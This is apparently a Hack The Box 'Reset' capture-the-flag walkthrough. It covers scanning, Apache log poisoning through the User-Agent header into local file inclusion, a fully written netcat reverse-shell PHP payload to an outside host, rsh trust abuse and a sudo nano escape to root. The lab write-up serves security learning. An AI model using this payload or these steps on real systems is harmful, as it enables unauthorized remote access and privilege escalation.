Reset - LFI on User-Agent to RCE
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
ares@legion:~/HackTheBox/Reset$ sudo nmap -sVC -A -T4 -p- --min-rate 1000 $target
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-28 06:05 EST
Nmap scan report for 10.129.46.69 (10.129.46.69)
Host is up (0.044s latency).
Not shown: 65429 closed tcp ports (reset), 101 filtered tcp ports (no-response)
PORT    STATE SERVICE VERSION
22/tcp  open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 6a:16:1f:c8:fe:fd:e3:98:a6:85:cf:fe:7b:0e:60:aa (ECDSA)
|_  256 e4:08:cc:5f:8e:56:25:8f:38:c3:ec:df:b8:86:0c:69 (ED25519)
80/tcp  open  http    Apache httpd 2.4.52 ((Ubuntu))
|_http-title: Admin Login
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-server-header: Apache/2.4.52 (Ubuntu)
512/tcp open  exec    netkit-rsh rexecd
513/tcp open  login?
514/tcp open  shell   Netkit rshd
Device type: general purpose|router
Running: Linux 5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 5.0 - 5.14, MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 80/tcp)
HOP RTT      ADDRESS
1   44.23 ms 10.10.14.1 (10.10.14.1)
2   44.88 ms 10.129.46.69 (10.129.46.69)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 93.34 seconds

Reset Password > Intercept > Repeater > Send > We get reset password in request
 Both empty
 /var/log?
Update encoded parameter in post req: file=%2Fvar%2Flog%2Fapache2%2Faccess.log 
Poison the Log: Insert PHP code into the log file. Since the User-Agent header is logged in every request, you can send a request where the User-Agent is a PHP script  ecnoded: file=%2Fvar%2Flog%2Fapache2%2Faccess.log decoded: /var/log/apache2/access.log
Payload:
1
<?php system('rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.15.8 9090 >/tmp/f'); ?>
Current user: www-data
 tmux session
1
2
3
4
5
6
7
8
9
www-data@reset:/home/sadm$ find /tmp -name "tmux*" 2>/dev/null
ls -la /tmp/tmux-*find /tmp -name "tmux*" 2>/dev/null
/tmp/tmux-33
www-data@reset:/home/sadm$
ls -la /tmp/tmux-*
total 8
drwx------ 2 www-data www-data 4096 Nov 28 13:35 .
drwxrwxrwt 3 root     root     4096 Nov 28 13:35 ..
srw-rw---- 1 www-data www-data    0 Nov 28 13:35 default
The /etc/hosts.equiv file shows that sadm user can access the system via rsh/rlogin without a password from any host.
1
2
3
4
5
6
7
8
ww-data@reset:/tmp/tmux-33$ cat /etc/hosts.equiv
cat /etc/hosts.equiv
# /etc/hosts.equiv: list  of  hosts  and  users  that are granted "trusted" r
#                   command access to your system .
- root
- local
+ sadm
www-data@reset:/tmp/tmux-33$
on kali: sudo useradd -m -s /bin/bash sadm sudo passwd sadm
rlogin 10.129.46.69 -l sadm OR rsh 10.129.46.69 -l sadm tmux attach -t sadm_session  sudo -l
1
2
3
4
5
6
7
8
9
10
sadm@reset:/etc$ cat firewall.sh
#!/bin/bash

iptables -P INPUT ACCEPT
iptables -P FORWARD ACCEPT
iptables -P OUTPUT ACCEPT
iptables -t nat -F
iptables -t mangle -F
iptables -F
iptables -X

sudo nano /etc/firewall.sh while in nano CTRL+R and then CTRL+X to execute commands from nano interface  reset; bash 1>&0 2>&0